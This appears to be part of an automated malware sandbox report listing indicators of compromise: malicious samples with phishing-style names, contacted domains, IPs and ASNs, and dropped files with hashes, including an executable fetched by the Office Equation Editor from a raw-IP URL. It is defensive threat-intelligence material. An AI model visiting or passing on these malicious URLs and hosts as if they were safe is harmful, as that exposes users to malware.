	d0c7488tr739.exe	Get hash	malicious	Browse	• www.lz4ios.cloud/u5eh/?d6A=jU0I34sSbYrC6lNljBYu/zBOX+6eM0GkGwvHglxeKdilalU0Tu1NmOyE/bL+/VvtmDQ3&sR0pj=RL30
45.130.41.10	I6eJEkYQ4Q.exe	Get hash	malicious	Browse	• www.elfkuhnispb.store/mxnu/?r6=8pxLPdw&5jyd-VsH=ic/kFHBTQVXoG06HM38FBMuRbw3fBCZ7iuCCSe/ixSTND+9Y4/nNKNyD/FcVZSTkUfTL
	dtMT5xGa54.exe	Get hash	malicious	Browse	• www.elfkuhnispb.store/mxnu/?7nq=ic/kFHBTQVXoG06HM38FBMuRbw3fBCZ7iuCCSe/ixSTND+9Y4/nNKNyD/FcVZSTkUfTL&nZkd=5jux_PXX
192.0.78.25	PROFORMA INVOICE.xlsx	Get hash	malicious	Browse	• www.noyoucantridemyonewheel.com/ht08/?br2=60BX3p/jKqTFfatzdk67FZjwUvooQvGFnODgWFokXaJ7H/RmjwYG/Htt7Nd+S+ztCPQGkw==&fDKD5Z=lbLdxBhXWNSHTR

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Zr26f1rL6r.exe	Get hash	malicious	Browse	• www.divorcefearfreedom.com/n8ds/?2dfPiT=o6P8yX&6ldD=xlQ0Win+OWEEdOu7BqbL/FEFl5i/i6MXL9UXMpB5xFgkztpNPhPNR2/8wQo9B3jWcPv9
	vbc.exe	Get hash	malicious	Browse	• www.noyoucantridemyonewheel.com/ht08/?g6=W2JpTxS0fT&OH=60BX3p/mKtTBfKh/fk67FZjwUvooQvGFnObwKG0lT6J6HO9gkgJKpDVv4oxoWu3eJMN2
	PALMETTO STATE PARTS98_xlxs.exe	Get hash	malicious	Browse	• www.somewhereat11pm.com/cfb2/?DxlpdHd=FQNpdzT7MRb4jh54gcTYM7WdCCYWgV66X7QuMiK6vr1lSG4+lMLhUSVeG612a6JQnaun&N0D=p2MxC01
	Shipment Invoice Consignment Notification.exe	Get hash	malicious	Browse	• www.kgv-lachswehr.com/ea0r/?q6A=c9rlrwb5I0PsvCqZfPZLJ32YxU7lPLK2cV3voPHeBiJjRGf36/O5Za+oFh8vHdrlvELf&6loxs=HBZ0Fn4hGVwHhj
	4Z5YpFMKR0.exe	Get hash	malicious	Browse	• www.ctfeldsine.com/benx/?2d3DyD=1sWTfow0M/OcmFQ8c7RvsQXq4lQpokGzy5GD7f0Q5t6djwKRgFzLGePHa9MtusCiNrzCanCAnA==&n2=Q0GdGJJx9bb
	New Order for BDSBMD2021-786-14.doc	Get hash	malicious	Browse	• www.fourjmedia.com/w8n5/?6lLtoDQ=Krsevr0acNdBVz6RZ+BCLUY6buAyCdOHDUjLBmAGWGOQ3Ze2Ibajo0mGC0MYdp2HB0MOmQ==&FXa=ynMhLlDX-
	TZsktmCzSW.exe	Get hash	malicious	Browse	• www.restauracaorioantigo.com/ad6n/?j8=dN6ap+281HMlx/cBnsfNijKqAg0LuMP5hOtXEPSm2LVrdnh6NyDuph4vZcriwcQUxkSt&ZbvDk=6lVDhp5P

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	HSBC-CHINA_2021-11-02.exe	Get hash	malicious	Browse	• www.wonderfulwithyou.com/ntfs/?R0GxUr=T3o7Jxac/p1y1HmZ6RD9ch9fD93ONyrGRcDBRgOzANC19oWVMGU/oawwGB6uhQsDw0XQ&fV2TtL=Id6XY6aH1dlL
	r2Nae151Pz.exe	Get hash	malicious	Browse	• www.fourjmedia.com/w8n5/?dN9XA=1bj80L6H3ZqhY&qXmt=Krsevr0fcKdFVj2db+BCLUY6buAyCdOHDU7bdlcHSmOR3oywPLLv+weEBRgkGJC0O1Z+
	PO. 2100002R.doc	Get hash	malicious	Browse	• www.restauracaorioantigo.com/ad6n/?3feDzx=dN6ap+251AMMxvQNlsfNijKqAg0LuMP5hO1HYMOnyrVqdWN8KiSi/IAta5Her8kn+lHdVw==&4hRH=5jfHHT9HaP5P3fh
	RFQ#.exe	Get hash	malicious	Browse	• www.faithtruthresolve.com/unzn/?t0GH=Q6SPythX2&EJE=YX6yD3qjkEh06A43Kvlzsqa1IJGgtNpO3VOCMHkgx/DYA63i6lhcxQdv+JuPBhQOz43WmOdN7Q==
	Betalingskvittering.exe	Get hash	malicious	Browse	• www.malatirada.com/b0us/?ER-tHjR=nj2DHCJ30hKQOuuh7v1Jr5ANXhhKiZRTWmKDhPt9Qsa3u7kG0yWlFw/1cLMOhBLADgukMw6nkg==&7nB=o48X
	obizx.exe	Get hash	malicious	Browse	• www.nosecretszone.com/fkt8/?ZDK=mNI0BHGsgt7OHZ699uHISkUkIWk4+ipmZNfGtb6EFyltMj3jfdT07SII2zg4v0AJHPvQ&8p=Sr2h-DXxyzvTPn
	triage_dropped_file.exe	Get hash	malicious	Browse	• www.reshawna.com/fpdi/?UzrXkD=qrLzJJd/fFMNbEFfGUier/7yxiWYwmIVbn5YkKnBYd+fmPaOJU7aI9nu96TkQnRjXBqS&1bZH=y2J0bDKpKf

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	seasonzx.exe	Get hash	malicious	Browse	• www.givepy.info/s18y/?u8PLY2=lBZTQLaxpb2Ll&c0DXII=697MTAEVXvVEXUyAJF20F132oezl1lQlpw2PkmQS81lH+yWLjKrG7SsVWHysXe3cLhwc
	afTyhpBvrtJlTWH.exe	Get hash	malicious	Browse	• www.aprendes.academy/bkqi/?sJEPur6=ZqD0GmBALlgJtl6Ab/GdiO1LPlWY5MNY+7zZlQPT6V3NHgLS/8KBw4LFuPUG+2Ik6jGb&v6=z2Jxrb
	Br5q8mvTpP.exe	Get hash	malicious	Browse	• www.fis.photos/ef6c/?f4=iVGcxgJb98A8c97jGvHyDNlE3XmNDIFvU6NTGagmHr6XJXD4yK9Jp2kPOI9WE083jhOD&TtZld=2d8t
	EZSOhOh0nx.exe	Get hash	malicious	Browse	• www.fis.photos/ef6c/?l6Ahlz=iVGcxgJb98A8c97jGvHyDNlE3XmNDIFvU6NTGagmHr6XJXD4yK9Jp2kPOLdsUlcP5GvE&3f9p=VDKHunXH5l
	Ord20211310570045368963AC.exe	Get hash	malicious	Browse	• www.francoiscoalpizar.com/gab8/?q8=JN6ty8i&fDK8WrJP=aNn3drJ7qKfGewmMEzfynAYMROYgFs/k/NvBrZcHmhiOvfylsJqCMvOKw90377nS3pzK/k3zjw==

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TEAM-HOSTASRU	0wL4UaOmDI.exe	Get hash	malicious	Browse	• 45.153.230.94
	DHL_RECEIPT.exe	Get hash	malicious	Browse	• 45.139.238.63
	setup_installer.exe	Get hash	malicious	Browse	• 95.182.122.84
	Shipping_Doc190dk0lwt837.exe	Get hash	malicious	Browse	• 45.139.238.65
	d0c7488tr739.exe	Get hash	malicious	Browse	• 45.139.238.65
	GSZm5q9Oxg.exe	Get hash	malicious	Browse	• 46.8.29.140
	5JX5r0LMoH.exe	Get hash	malicious	Browse	• 45.153.230.94
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 46.8.29.181
	setup_installer.exe	Get hash	malicious	Browse	• 46.8.29.181
	XbvAoRKnFm.exe	Get hash	malicious	Browse	• 46.8.29.181
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 46.8.29.181
	Terw9bPuiD.exe	Get hash	malicious	Browse	• 46.8.29.181
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 46.8.29.181
	c2nfo64gHQ.exe	Get hash	malicious	Browse	• 46.8.29.181

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 46.8.29.181
	j7Aw1MqW5w.exe	Get hash	malicious	Browse	• 46.8.29.181
	WAa7VvnEeQ.exe	Get hash	malicious	Browse	• 46.8.29.181
	1QOwvOa1J0.exe	Get hash	malicious	Browse	• 46.8.29.181
	1QOwvOa1J0.exe	Get hash	malicious	Browse	• 46.8.29.181
	F5ttxmxaO9.exe	Get hash	malicious	Browse	• 46.8.29.181
BEGET-ASRU	4lWWTrEJuS.exe	Get hash	malicious	Browse	• 5.101.153.11
	VJZ5Cq6BMz.exe	Get hash	malicious	Browse	• 5.101.153.235
	uhplYUxH9u.exe	Get hash	malicious	Browse	• 5.101.153.235
	Waybill Receipt 1086.exe	Get hash	malicious	Browse	• 45.130.41.6
	DEFT RESP0018143.doc	Get hash	malicious	Browse	• 87.236.16.94
	PjvBTyWpg6.exe	Get hash	malicious	Browse	• 87.236.16.22
	rfq.exe	Get hash	malicious	Browse	• 87.236.16.206
	PO.3424511.xlsx	Get hash	malicious	Browse	• 87.236.16.206
	Linux_amd64	Get hash	malicious	Browse	• 87.236.16.93
	XY07QQhSUs.exe	Get hash	malicious	Browse	• 5.101.153.11
	List __ 17211000089 __ DHL __ 046932 __ .....pdf.exe	Get hash	malicious	Browse	• 45.130.41.13
	92zg0G2xll.exe	Get hash	malicious	Browse	• 5.101.152.161
	H2Au0G1qcp.exe	Get hash	malicious	Browse	• 45.130.41.7
	Quote request.exe	Get hash	malicious	Browse	• 87.236.16.206
	Purchase Order - 10,000MT.exe	Get hash	malicious	Browse	• 45.130.41.7
	Drawing & Company Profile.exe	Get hash	malicious	Browse	• 5.101.152.161
	Payment Advice_04011021.exe	Get hash	malicious	Browse	• 87.236.16.215
	Draft shipping docs CI+PL_pdf.exe	Get hash	malicious	Browse	• 87.236.16.202
	Our Company profile.exe	Get hash	malicious	Browse	• 5.101.152.161
	orden de compra.pdf.exe	Get hash	malicious	Browse	• 87.236.16.207

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	293676
Entropy (8bit):	7.931006330575947
Encrypted:	false
SSDEEP:	6144:rGiEmUv8rkaujJRgCtnVdSUKrwjKPZjtDvbgqw:PQ8gaAJRgIECwvMqw
MD5:	37E3BB346ED2D40624668C1D80A9D560
SHA1:	61ACFD242D1985F866FBC4961CE0D5BB0AF74327
SHA-256:	BC718BFF5FFCCE1BD19EAAC73B5B0906DC563F36F5F79F356C9F2D5B27480360
SHA-512:	F14D64DF2F2D08365BDF5892947ABBDAF55753927E6A6E17F521163D280B200DA3463754E3FA1D2B3E0CF76F019BF8B8F03E487362B1731C295790BAA38399FC
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 11%
Reputation:	low
IE Cache URL:	http://103.167.92.57/981900000_2/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE ..L.....H.....\.....0.....p....@.....t.....p.....p.....text...h[.... ...\..... ..`.rdata.....p.....`.....@..@.data...X\.....t.....@....ndata.....rsrc.....p.....x.....@..@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\20BB155C.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\20BB155C.png	
Category:	dropped
Size (bytes):	19408
Entropy (8bit):	7.931403681362504
Encrypted:	false
SSDEEP:	384:6L3Vdo4yxL8FNgQ9jYtUO5Zn4tIlQ1Yes7D6PhbXngFfZdQTEfn4n6EVPBo6a:2exL8rgQ2tVF4GlQUuZXnYfTs6EJiL
MD5:	63ED10C9DF764CF12C64E6A9A2353D7D
SHA1:	608BE0D9462016EA4F05509704CE85F3DDC50E63
SHA-256:	4DAC3676FAA787C28DFA72B80FE542BF7BE86AAD31243F63E78386BC5F0746B3
SHA-512:	9C633C57445D67504E5C6FE4EA0CD84FFCFECFF19698590CA1C4467944CD69B7E7040551A0328F33175A1C698763A47757FD625DA7EF01A98CF6C585D439B4A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....L.!... .IDATx..g.].y&X'...{;.t@F. .. .D*Q.eI..#[.5~lK3...z.3.gw...^.=;.FV..%..d..%R..E.....F.ts<..X..f..F..5|..s..:Uu.W.U....!.9...A..u/...g.w.....lx...pG..2.. x..w..!...w.pG..2..x..w..!.....m.a>.....R.....x.IU[.A.....].Y.L..!....|AQ.h4....x..\6....|.i..]..Q..(...C..A..Z... (j.f4..u=..o.D.oj....y6.....)I.....G.{zn.M,...?#..,...|....y....G.LOO..?.....7..-.>..._.m[.....q.O}..G....?....h4.=t..c...eY.....3g..|0...x...|..../F....o.._|...?.O.....c..x._..7vF..0.....B>.....}{..V....P(.....c.....4...s...K.K."c(.....}.0....._z...}..y<<.....<..^.7....k. r.W~..c._.....$J....:.w._~.....,_..Wp.....q.....G..vA.D.E....."...?...'....}nvv....^.^.42..f....Q(..$...`(vidd..8.....y.Z{...L.~...k....z....@@0...Bk..?.r..7...9u...w.>w.C..j.n..a..V.?..?...e s#.G...l.&I..)..).J..>...+Mn.^.W.._....D..".}..k.....8.N_.v..>.y.@0../.....>.a.....z.].../.r ...../3.....?.z..g.Z.....l0.L.S....._../.r

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\30E35F10.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).Jl)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{.,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N. .^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]l...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\37DCE79E.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1295 x 471, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	68702
Entropy (8bit):	7.960564589117156
Encrypted:	false
SSDEEP:	1536:Hu2p9Cy+445sz12HnOFIr0Z7gK8mhVgSKe/6mLsw:O2p9w1HCIOTKEhQw
MD5:	9B8C6AB5CD2CC1A2622CC4BB10D745C0
SHA1:	E3C68E3F16AE0A3544720238440EDCE12DFC900E
SHA-256:	AA5A55A415946466C1D1468A6349169D03A0C157A228B4A6C1C85BFD95506FE0
SHA-512:	407F29E5F0C2F993051E4B0C81BF76899C2708A97B6DF4E84246D6A2034B6AFE40B696853742B7E38B7BBE7815FCCCC396A3764EE8B1E6CFB2F2EF399E8FC71
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....pHYs.....+.....tIME.....&...T....tEXtAuthor....H....tEXtDescription...!#....tEXtCopyright....:....tEXtCreation time.5.....tEXtSoftware.]p.:....t EXtDisclaimer.....tEXtWarning.....tEXtSource.....tEXtComment.....tEXtTitle...'.. .IDATx...y|T.?..l..3. .$.D..(v....Q.q.....W.[...Z..-.*Hlmm...4V..BU..V@,h.t.....}...cr.3.... ...B3s.....\|.}.G6j.t.Qv..-Q9...r\"""""""""".H9...Y..*.v.....7.....Q..^t{P..C..""""""""""".e..n@7B.{Q.S.HDDDDDDDD.....\bxHDDDDDDDDD.1<$"""""""""".....d2Y@9`@c.v..8P...0`.. a|.....<... ..+...["""""""""".....~..,.....+.t..._..o.....8z.$ ..U.Mp".....Z8.a;.B..'...y..I^.....e.....,}.+.M..K...M...A.7.Z[[.E.....B...nF.:5..'""""""""""".(.....d.3*..E.=...[o...o.....n..._.{..-..M.3....px (.5..4lt..&....d.R!.....!.$"'.n.....X,..__ar.d..0 .M#"""""""""..S...T...Ai.8P^XX(..d.....u[.f...8.....[`...q..9R../.....v.b.5.r`.[.A..a.....a6.....S.o.h7.....g..v..+.~.oB.H..|..8...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3B7C84B6.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	14828
Entropy (8bit):	7.9434227607871355
Encrypted:	false
SSDEEP:	384:zIZYVvfv3ZOxvHe5EmlbliA2r1BMWWTXRRO/QX:Td3Z46xiXzW/kO
MD5:	58DD6AF7C438B638A88D107CC87009C7

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3B7C84B6.png	
SHA1:	F25E7F2F240DC924A7B48538164A5B3A54E91AC6
SHA-256:	9269180C35F7D393AB5B87FB7533C2AAA2F90315E22E72405E67A0CAC4BA453A
SHA-512:	C1A3543F221FE7C2B52C84F6A12607AF6DAEF60CCB1476D6D3E957A196E577220801194CABC18D6A9A8269004B732F60E1B227C789A9E95057F282A54DBFC807
Malicious:	false
Preview:	.PNG.....IHDR.....L.!... .IDATx..gp\.y>~v...WTb... ...!.M.H...d.J..3.8.(.L&.lM.d.o..$..q.D.I.....k,J.b3%QD!.Bt,.....p.+.....x?`....{.9o..W.q.Y.gM.g=.5"dm.V..M...iX.. 6....g=.R(..N'.0&.I(..B2..\...|.t.....R.T.....J...Q.U....F.I..B.\...B.Z-....D").,.J.....u..1.#....A.P.i..!...3.U1....RI..9....:..~..r..N.....Je,...I...(..CCC...v....a.I6KQ...ooo...d.fxx...k``...5. N.\.S.N...e2.....b..7..8@.tgg.}..Ue7..e.G .`.J.d2)..B!M..r..T*Q.%..X.....{....,q.\,.E".....z..*.abbB*...j.\.J.(.b.....|>.....R....L&..X.eYV"..-.R)B.T*M&..pX*.j.Z..9..F. Z.6....b.\./%..~...).B<..T*.z..D"..(...\...d2YKKK...mm.T*..I.T*..I$.x<..J..q..*.J .X..O>...C.d2.JI...:...#....xkk.B.(....D .8..t:..o>...:vC%MNNj.ZHZ....`.T....,...A.....l$.q.\f....eY..8.+.. ..`dd.b.X,.BH.T..4-..x.EV.|&.p.....O.P(.J.\>66.a.X,...><<....V.R.T*....d2.;v.....W.511.u.a....'..'...zkk.m.t:]__...ggg.o.....Y..z..a.....{..%.H..f...nw*.....'ND"...P(D"... .H. .|>/.Hd2....EQ.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\48D05749.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1295 x 471, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	68702
Entropy (8bit):	7.960564589117156
Encrypted:	false
SSDEEP:	1536:Hu2p9Cy+445sz12HnOFIr0Z7gK8mhVgSKe/6mLsw:O2p9w1HCIOTKEhQw
MD5:	9B8C6AB5CD2CC1A2622CC4BB10D745C0
SHA1:	E3C68E3F16AE0A3544720238440EDCE12DFC900E
SHA-256:	AA5A55A415946466C1D1468A6349169D03A0C157A228B4A6C1C85BFD95506FE0
SHA-512:	407F29E5F0C2F993051E4B0C81BF76899C2708A97B6DF4E84246D6A2034B6AFE40B696853742B7E38B7BBE7815FCCCC396A3764EE8B1E6CFB2F2EF399E8FC71
Malicious:	false
Preview:	.PNG.....IHDR.....pHYs.....+.....tIME.....&...T....tEXtAuthor....H....tEXtDescription...!#....tEXtCopyright....:....tEXtCreation time.5.....tEXtSoftware.]p.:....t EXtDisclaimer.....tEXtWarning.....tEXtSource.....tEXtComment.....tEXtTitle...'.. .IDATx...y|T.?..l..3. .$.D..(v....Q.q.....W.[...Z..-.*Hlmm...4V..BU..V@,h.t.....}...cr.3.... ...B3s.....\|.}.G6j.t.Qv..-Q9...r\"""""""""".H9...Y..*.v.....7.....Q..^t{P..C..""""""""""".e..n@7B.{Q.S.HDDDDDDDD.....\bxHDDDDDDDDD.1<$"""""""""".....d2Y@9`@c.v..8P...0`.. a|.....<... ..+...["""""""""".....~..,.....+.t..._..o.....8z.$ ..U.Mp".....Z8.a;.B..'...y..I^.....e.....}.+.M..K...M...A.7.Z[[.E.....B...nF.:5..'""""""""""".(.....d.3*..E.=...[o...o.....n..._.{..-..M.3....px (.5..4lt..&....d.R!.....!.$"'.n.....X,..__ar.d..0 .M#"""""""""..S...T...Ai.8P^XX(..d.....u[.f...8.....[`...q..9R../.....v.b.5.r`.[.A..a.....a6.....S.o.h7.....g..v..+.~.oB.H..|..8...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\49FEBDAD.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..".....(..1$..)..[..c&t..ZHv..5....3#..~8... .Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?..''L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5BFC33D1.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 600 x 306, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	42465
Entropy (8bit):	7.979580180885764
Encrypted:	false
SSDEEP:	768:MUC94KctLo6+FkVfaapdydSo7CT3afPFUaV8v9TlzsrZsQ54kvd8gjDsss2Ur6:MJctLo63a8dydV+3WOa+90sZsSyMs+
MD5:	C31D090D0B6B5BCA539D0E9DB0C57026
SHA1:	D00CEE7AEE3C98505CDF6A17AF0CE28F2C829886
SHA-256:	687AFECEE6E6E286714FD267E0F6AC74BCA9AC6469F4983C3EF7168C65182C8D
SHA-512:	B23CA96097C2F5ED8CC251C0D6A34F643EE2251FDF3DEF6A962A168D82385CFEE2328D39FF86AADEA5EDBBF4D35882E6CD9CF8ECE43A82BD8F06383876B24 56
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5BFC33D1.png	
Preview:	.PNG.....IHDR...X...2.....?^O..._PLTE.....gbh.....j...^k....-.....>Jg.....h..m.....l`.....qjG.9\LC.... .....u.*.'.....//F.....h.++..j...e....A.H?>.....|DG.....G./.`<..G...O:R..j.....tRNS.@..f...0IDATx..Z.s.4.]:.".F..Y.5.4!...WhiM..]Cv.Q.....e. ....x....~...x.g.%K.....X.....brG..sW:~g.Tu...U.R...W.V.U#TAr?..?}.C3.K...P..n..A..av?C..J.}.e.]...CA._y.....~.2.^..Z..'...@.....)....s.(...ey.....{.)e..*]\-..yG2Ne.B....\@q....8.....W./i .C..P.*...O..e..7./..k:..t...]"../...F.....y.....0`.3..g.)..Z...tR.bU.].B.Y...Ri^.R.....D.*.....=(tL.W.y....n.\.s..D.5.....c....8A....:;.)..].a]...;B0...B.0&@*.+..2..4....-X.>)..h~.J..".nO=VV. t...q..5.....f.h.....DPyJ*....E..:.....K.... .....E.%i..C..V..\.....z.^.r7.V...q.`....3..E3J8Ct.Z.l.GI.).R!b

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6E46C943.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740lylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3(
Malicious:	false
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).Jl)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{.,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N. .^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....> [....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%I.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7553EA68.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 600 x 306, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	42465
Entropy (8bit):	7.979580180885764
Encrypted:	false
SSDEEP:	768:MUC94KctLo6+FkVfaapdydSo7CT3afPFUaV8v9TlzsrZsQ54kvd8gjDsss2Ur6:MJctLo63a8dydV+3WOa+90sZsSyMs+
MD5:	C31D090D0B6B5BCA539D0E9DB0C57026
SHA1:	D00CEE7AEE3C98505CDF6A17AF0CE28F2C829886
SHA-256:	687AFECEE6E6E286714FD267E0F6AC74BCA9AC6469F4983C3EF7168C65182C8D
SHA-512:	B23CA96097C2F5ED8CC251C0D6A34F643EE2251FDF3DEF6A962A168D82385CFEE2328D39FF86AADEA5EDBBF4D35882E6CD9CF8ECE43A82BD8F06383876B24 56
Malicious:	false
